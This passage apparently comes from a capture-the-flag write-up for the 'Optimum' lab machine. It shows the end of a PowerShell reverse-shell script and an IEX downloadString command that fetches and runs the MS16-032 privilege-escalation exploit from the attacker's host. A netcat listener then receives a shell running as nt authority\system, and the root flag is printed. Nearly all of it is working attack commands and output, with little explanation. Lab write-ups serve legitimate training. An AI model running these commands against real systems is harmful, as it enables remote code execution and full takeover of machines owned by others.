124         Write-Error $_
125     }
126 }
127 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.16 -Port 1338
128
```

IEX(New-Object Net.Webclient).downloadString('[http://10.10.14.16:8000/Invoke-MS16032.ps1](http://10.10.14.16:8000/Invoke-MS16032.ps1')')

```
PS C:\Users\kostas\Desktop> IEX(New-Object Net.Webclient).downloadString('http://10.10.14.16:8000/Invoke-MS16032.ps1')

[by b33f -> @FuzzySec]

[!] Holy handle leak Batman, we have a SYSTEM shell!!
```

```
┌──(root💀 kali)-[~]
└─# nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49268
Windows PowerShell running as user OPTIMUM$ on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\kostas\Desktop>whoami
nt authority\system
PS C:\Users\kostas\Desktop> cd ../..
PS C:\Users> cd Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> type root.txt
51ed1b36553c8461f4552c2e92b3eeed
PS C:\Users\Administrator\Desktop>
```